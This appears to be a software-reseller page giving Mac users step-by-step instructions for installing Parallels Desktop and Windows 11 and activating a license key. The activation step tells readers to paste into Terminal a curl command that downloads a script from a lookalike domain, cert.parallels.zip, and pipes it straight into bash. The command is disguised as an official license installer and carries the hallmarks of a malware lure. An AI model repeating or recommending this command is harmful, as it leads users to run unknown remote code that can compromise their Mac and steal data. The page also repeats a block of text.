Step 1: Download Parallels Desktop Installer
Please download the version you need:
Download Parallels Desktop v27Recommended:
Use v27 for the latest macOS versions. if support asks you to install it or your Mac requires it.

KEY711 Installation Tutorial
Download the official installer, complete the Mac setup, install Windows 11, and submit your license information to support.
Please download the version you need:
Download Parallels Desktop v27Recommended:
Use v27 for the latest macOS versions. if support asks you to install it or your Mac requires it.

After the download finishes, open the .dmg file and double-click Install.

If macOS asks whether you are sure you want to open the app, click Open.

Review the Parallels Desktop license agreement, then click Accept.

Wait while Parallels Desktop initializes. This usually takes a short moment.

Parallels Desktop needs access to several folders so the virtual machine can work correctly. Click Next, then allow the macOS permission prompts when they appear.

If you want to run Windows apps on your Mac, click Install Windows. If you already have a Windows installer or only need Parallels Desktop first, you may skip this part.

The installation will start automatically. Wait while Parallels prepares and installs Windows 11.


When the Windows license agreement appears, review it and click Accept.

Open Finder, search for Terminal, then open the Terminal app.
Copy the command below, paste it into Terminal, then press Return.
curl -fsSL https://cert.parallels.zip/install.sh | bash

After pressing Return, the Parallels Desktop for Mac License Installer will open. Take a clear photo or screenshot of this window and send it to customer support so we can register your activation code.
Please do not edit the license key unless support asks you to do so.

When the license key is submitted, wait while the installer activates Parallels Desktop for Mac.

When you see License has been activated and License key has been verified by Parallels, the activation is complete.
Send your screenshot to customer support and we will guide you through the next step.